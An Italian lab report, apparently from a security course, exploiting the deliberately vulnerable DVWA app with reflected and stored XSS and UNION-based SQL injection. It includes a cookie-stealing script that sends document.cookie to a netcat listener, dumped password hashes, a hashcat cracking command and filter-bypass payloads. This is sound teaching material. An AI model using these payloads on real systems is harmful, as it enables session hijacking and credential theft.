

CPTP0524 – W12D4

Exploit DVWA - XSS e SQL injection

Traccia:

Raggiungete la DVWA e settate il livello di sicurezza a «LOW».

Scegliete una delle vulnerabilità XSS ed una delle vulnerabilità SQL injection:

lo scopo del laboratorio è sfruttare con successo le vulnerabilità con le tecniche viste nella lezione teorica.

La soluzione riporta l'approccio utilizzato per le seguenti vulnerabilità:

- XSS reflected
- SQL Injection (non blind)

Consegna:

- XSS

- Esempi base di XSS reflected, i (il corsivo di html), alert (di javascript), ecc
- Cookie (recupero il cookie), webserver ecc.

- SQL

- Controllo di injection
- Esempi
- Union

Screenshot/spiegazione in un report PDF.

Facoltativo:

Impostate il livello di sicurezza della DVWA a «MEDIUM» o «HIGH». Sfruttare nuovamente:

- XSS reflected
- SQL Injection (non blind)

Indice

1. Low Difficult

2. Medium Difficult

3. High Difficult

1. Low Difficult

Username: admin
Security Level: low
PHPIDS: disabled

- Attacchi:

- A) Alert
- B) Cookie

1.1 XSS Reflected

Questo tipo di attacco viene sfruttato iniettando parametri nell'url e successivamente inviato alla vittima. L'attacco ha successo solo se la vittima target preme/clicca sul link ricevuto, innescando il codice malevolo, grazie anche alla session-id presente già nel dispositivo che porta a chiamate automatiche. Ad esempio un payload per il cambio password.

A) Alert:

Payload Iniettato


```
<script>alert('You Hacked')</script>
```

Vulnerability: Reflected Cross Site Scripting (XSS)

What's your name?

Payload Creaato:

http://192.168.51.101/dvwa/vulnerabilities/xss_r/?name=%3Cscript%3Ealert%28%27You+Hacked%27%29%3C%2Fscript%3E



Il Browser del Client carica con successo il codice iniettato in precedenza

Request		Response	
Pretty	Raw	Hex	Render
50		</form>	
51			
52		<pre> Hello <script> alert('You Hacked') </script> </pre>	
53			
54		</div>	
55			

B) Cookie: Payload Iniettato

```
<script>document.location='http://192.168.50.100:12345/cookie.php?c='+document.cookie</script>
```

Preparazione prima dell'iniezione per ricevere i cookie

The screenshot illustrates the preparation for a Cross-Site Scripting (XSS) attack on the Damn Vulnerable Web Application (DVWA). It is divided into three main sections:

- Terminal (Top Left):** Shows a netcat listener running on port 12345, ready to receive a connection: `> nc -lvp 12345` and `listening on [any] 12345 ...`.
- Burp Suite (Top Right):** The HTTP history tab shows a sequence of requests to the DVWA setup script: `http://192.168.51.101/dvwa/setup.php`. The status of these requests is 200 OK.
- Web Browser (Bottom):** The browser window shows the DVWA interface at `192.168.51.101/dvwa/vulnerabilities/xss_r/`. The page title is "Vulnerability: Reflected Cross Site Scripting (XSS)". The input field "What's your name?" contains the payload `<script>document.location='http://192.168.50.100:12345/cookie.php?c='+document.cookie</script>`, and the "Submit" button is visible.

Payload Iniettato

Sulla Kali nota la ricezione con tanto di dati in chiaro!

The image shows a Kali Linux terminal on the left and the Burp Suite interface on the right. The terminal displays a netcat listener on port 12345, which receives a connection from 192.168.50.100. The user sends a GET request to /cookie.php with a security parameter set to low and a PHPSESSID. The response includes headers like Host, User-Agent, Accept, and cookies. The Burp Suite interface shows the intercepted request in the HTTP history and the request details in the Request tab. The request is a GET to /dvwa/vulnerabilities/xss_r/?name=%3Cscript%3Edocument.location%3D%27http%3A%2F%2F192.168.50.100%3A12345%2Fcookie.php%3Fc%3D%27%2Bdocument.cookie%3C%2Fscript%3E. The Inspector tab shows the request attributes, including the request URL and parameters.

Payload creato

http://192.168.51.101/dvwa/vulnerabilities/xss_r/?name=%3Cscript%3Edocument.location%3D%27http%3A%2F%2F192.168.50.100%3A12345%2Fcookie.php%3Fc%3D%27%2Bdocument.cookie%3C%2Fscript%3E

Apertura Url creato con ricezione dei cookie

The image shows a Kali Linux terminal on the left and the Burp Suite interface on the right. The terminal displays a netcat listener on port 12345, which receives a connection from 192.168.50.100. The user sends a GET request to /cookie.php with a security parameter set to low and a PHPSESSID. The response includes headers like Host, User-Agent, Accept, and cookies. The Burp Suite interface shows the intercepted request in the HTTP history and the request details in the Request tab. The request is a GET to /dvwa/vulnerabilities/xss_r/?name=%3Cscript%3Edocument.location%3D%27http%3A%2F%2F192.168.50.100%3A12345%2Fcookie.php%3Fc%3D%27%2Bdocument.cookie%3C%2Fscript%3E. The Inspector tab shows the request attributes, including the request URL and parameters.

1.2 XSS Stored

In questo attacco, il payload viene memorizzato in maniera permanente nel server target e ogni client che visita la pagina infettata, esegue il codice malevolo.

- Attacchi:

- A) Alert
- B) Cookie

A) Alert:


Payload Iniettato:

```
<script>alert('Hacked!')</script>
```

Vulnerability: Stored Cross Site Scripting (XSS)

Name *	<input type="text" value="Attacker"/>
Message *	<input type="text" value="<script>alert('Hacked!')</script>"/>
<input type="button" value="Sign Guestbook"/>	

Payload Iniettato




B) Cookie:

Payload


```
<script>document.location='http://192.168.50.100:12345/cookie.php?c='+document.cookie</script>
```

Preparazione prima dell'iniezione per ricevere i cookie



Iniezione e Ricezione Cookie

URL Da Visitare: http://192.168.51.101/dvwa/vulnerabilities/xss_s/



1.3 SQL Injection

A) Enumerazione Database

Payload

```
' UNION SELECT DATABASE(),null #
```

Recuperato il nome del DB

Vulnerability: SQL Injection

User ID:

ID: ' UNION SELECT DATABASE(),null #
First name: dvwa
Surname:

B) Enumerazione Tabelle

Payload: Trova tabelle del DB 'dvwa'

```
' UNION SELECT DATABASE(),table_name FROM information_schema.tables WHERE  
table_schema = "dvwa" #
```

Trovato le Tabelle 'guestbook' e 'users'

Vulnerability: SQL Injection

User ID:

ID: ' UNION SELECT DATABASE(),table_name FROM information_schema.tables WHERE table_schema = "dvwa" #
First name: dvwa
Surname: guestbook

ID: ' UNION SELECT DATABASE(),table_name FROM information_schema.tables WHERE table_schema = "dvwa" #
First name: dvwa
Surname: users

C) Furto user e passwd Payload

```
' UNION SELECT user,password FROM dvwa.users #
```

Ricavato tutti gli users con le relative password criptate

Vulnerability: SQL Injection

User ID:

Submit

```
ID: ' UNION SELECT user,password FROM dvwa.users #  
First name: admin  
Surname: 5f4dcc3b5aa765d61d8327deb882cf99
```

```
ID: ' UNION SELECT user,password FROM dvwa.users #  
First name: gordonb  
Surname: e99a18c428cb38d5f260853678922e03
```

```
ID: ' UNION SELECT user,password FROM dvwa.users #  
First name: 1337  
Surname: 8d3533d75ae2c3966d7e0d4fcc69216b
```

```
ID: ' UNION SELECT user,password FROM dvwa.users #  
First name: pablo  
Surname: 0d107d09f5bbe40cade3de5c71e9e9b7
```

```
ID: ' UNION SELECT user,password FROM dvwa.users #  
First name: smithy  
Surname: 5f4dcc3b5aa765d61d8327deb882cf99
```

D) Decriptazione Passwd

Creazione del file Pablo.txt con password criptata



```
GNU nano 8.3 pablo.txt *  
0d107d09f5bbe40cade3de5c71e9e9b7|
```


Payload

```
hashcat -m 0 pablo.txt /usr/share/wordlists/rockyou.txt
```

Password di pablo decriptata

```
0d107d09f5bbe40cade3de5c71e9e9b7:letmein
```

D) Exploit



Username


Password

Login

Dimostrazione della Password inserita

```
.7 |
.8 | username=pablo&password=letmein&Login>Login
```

Login eseguito con successo!



2. Medium Difficult

Username: admin
Security Level: medium
PHPIDS: disabled

- Attacchi:

- A) Alert
- B) Cookie

2.1 XSS Reflected

Questo tipo di attacco viene sfruttato iniettando parametri nell'url e successivamente inviato alla vittima. L'attacco ha successo solo se la vittima target preme/clicca sul link ricevuto, innescando il codice malevolo, grazie anche alla session-id presente già nel dispositivo che porta a chiamate automatiche. Ad esempio un payload per il cambio password.

A) Alert:

La riga che segue, tenta di sanificare il codice, modificando eventuale input '<script>' in uno spazio vuoto

```
echo '<pre>';  
echo 'Hello ' . str_replace('<script>', ' ', $_GET['name']);  
echo '</pre>';
```

ATTENZIONE: La sanificazione è su 'script' in Minuscolo
Posso tentare con il payload <Script> oppure <SCRIPT>

Vulnerability: Reflected Cross Site Scripting (XSS)

What's your name?


<SCRIPT>alert('You Hacker') Submit

Payload Inviato al Server

```
<SCRIPT>alert('You Hacked')</SCRIPT>
```

Payload Creato

http://192.168.51.101/dvwa/vulnerabilities/xss_r/?name=%3CSCRIPT%3Ealert%28%27You+Hacked%27%29%3C%2FSCRIPT%3E



B) Cookie:

Payload Iniettato


```
<SCRIPT>document.location='http://192.168.50.100:12345/cookie.php?c='+document.cookie</SCRIPT>
```

Payload creato

http://192.168.51.101/dvwa/vulnerabilities/xss_r/?name=%3Cscript%3Edocument.location%3D%27http%3A%2F%2F192.168.50.100%3A12345%2Fcookie.php%3Fc%3D%27%2Bdocument.cookie%3C%2Fscript%3E

Payload Inviato

Sulla Kali si nota la ricezione con tanto di dati in chiaro!



2.2 XSS Stored

- Attacchi:

- A) Alert
- B) Cookie

A) Alert:

Il codice in questione va a sanificare il commento con `htmlspecialchars($message)`, il che rende impossibile iniettare codice, ma c'è da notare che l'input 'nome' non è stato sanificato alla stessa maniera e posso attaccare il campo input del nome.

```
<?php
if(isset($_POST['btnSign']))
{
    $message = trim($_POST['mtxMessage']);
    $name = trim($_POST['txtName']);

    // Sanitize message input
    $message = trim(strip_tags addslashes($message));
    $message = mysql_real_escape_string($message);
    $message = htmlspecialchars($message);

    // Sanitize name input
    $name = str_replace('<script>', '', $name);
    $name = mysql_real_escape_string($name);

    $query = "INSERT INTO guestbook (comment,name) VALUES ('$message','$name')";
    $result = mysql_query($query) or die('<pre>' . mysql_error() . '</pre>');
}
?>
```

Richiesta intercettata da modificare

Request

| | Pretty | Raw | Hex |
|----|---|-----|-----|
| 1 | POST /dvwa/vulnerabilities/xss_s/ HTTP/1.1 | | |
| 2 | Host: 192.168.51.101 | | |
| 3 | User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0 | | |
| 4 | Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8 | | |
| 5 | Accept-Language: it-IT,it;q=0.8,en-US;q=0.5,en;q=0.3 | | |
| 6 | Accept-Encoding: gzip, deflate, br | | |
| 7 | Content-Type: application/x-www-form-urlencoded | | |
| 8 | Content-Length: 83 | | |
| 9 | Origin: http://192.168.51.101 | | |
| 10 | DNT: 1 | | |
| 11 | Sec-GPC: 1 | | |
| 12 | Connection: keep-alive | | |
| 13 | Referer: http://192.168.51.101/dvwa/vulnerabilities/xss_s/ | | |
| 14 | Cookie: security=medium; PHPSESSID=6e8963abce445ea85a6f584c927ae02d | | |
| 15 | Upgrade-Insecure-Requests: 1 | | |
| 16 | Priority: u=0, i | | |
| 17 | | | |
| 18 | txtName=test&mtxMessage=Ops%2C+ci+sono+riuscito+anche+qui%21&btnSign=Sign+Guestbook | | |

Vulnerability: Stored Cross Site Scripting (XSS)

| | |
|-----------|--|
| Name * | <input type="text" value="test"/> |
| Message * | <div><div>Ops. ci sono riuscito anche qui!</div></div> |
| | <input type="button" value="Sign Guestbook"/> |


Name: test

Message: This is a test comment.

Modifica richiesta GET + Forward


Payload Iniettato:

```
<SCRIPT>alert('You Hacked!')</SCRIPT>
```



B) Cookie:

Payload Iniettato:



```
> nc -lvp 12345
listening on [any] 12345 ...
connect to [192.168.50.100] from epi-kali.epicode [192.168.50.100] 44640
GET /cookie.php?c=security=medium;%20PHPSESSID=6e8963abce445ea85a6f584c927ae02d HTTP/1.1
Host: 192.168.50.100:12345
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: it-IT,it;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate, br
DNT: 1
Sec-GPC: 1
Connection: keep-alive
Referer: http://192.168.51.101/
Upgrade-Insecure-Requests: 1
Priority: u=0, i
```

2.3 SQL Injection

A) Enumerazione Database

Payload

```
1 UNION SELECT DATABASE(),null #
```

Recuperato il nome del DB

```
ID: 1 UNION SELECT DATABASE(),null #
First name: admin
Surname: admin

ID: 1 UNION SELECT DATABASE(),null #
First name: dvwa
Surname:
```

B) Enumerazione Tabelle

Payload: Trova tabelle del DB 'dvwa'

```
1 UNION SELECT table_name, NULL FROM information_schema.tables WHERE
    table_schema = DATABASE() -- -
```


Trovato le Tabelle 'guestbook' e 'users'

Vulnerability: SQL Injection

User ID:

Submit

```
ID: 1 UNION SELECT table_name, NULL FROM information_schema.tables WHERE table_schema = DATABASE() -- -  
First name: admin  
Surname: admin
```

```
ID: 1 UNION SELECT table_name, NULL FROM information_schema.tables WHERE table_schema = DATABASE() -- -  
First name: guestbook  
Surname:
```

```
ID: 1 UNION SELECT table_name, NULL FROM information_schema.tables WHERE table_schema = DATABASE() -- -  
First name: users  
Surname:
```

C) Furto user e passwd Payload

```
1 UNION SELECT user,password FROM dvwa.users #
```

Ricavato tutti gli users con le relative password criptate

Vulnerability: SQL Injection

User ID:

Submit

```
ID: 1 UNION SELECT user,password FROM dvwa.users #  
First name: admin  
Surname: admin
```

```
ID: 1 UNION SELECT user,password FROM dvwa.users #  
First name: admin  
Surname: 5f4dcc3b5aa765d61d8327deb882cf99
```

```
ID: 1 UNION SELECT user,password FROM dvwa.users #  
First name: gordonb  
Surname: e99a18c428cb38d5f260853678922e03
```

```
ID: 1 UNION SELECT user,password FROM dvwa.users #  
First name: 1337  
Surname: 8d3533d75ae2c3966d7e0d4fcc69216b
```

```
ID: 1 UNION SELECT user,password FROM dvwa.users #  
First name: pablo  
Surname: 0d107d09f5bbe40cade3de5c71e9e9b7
```

```
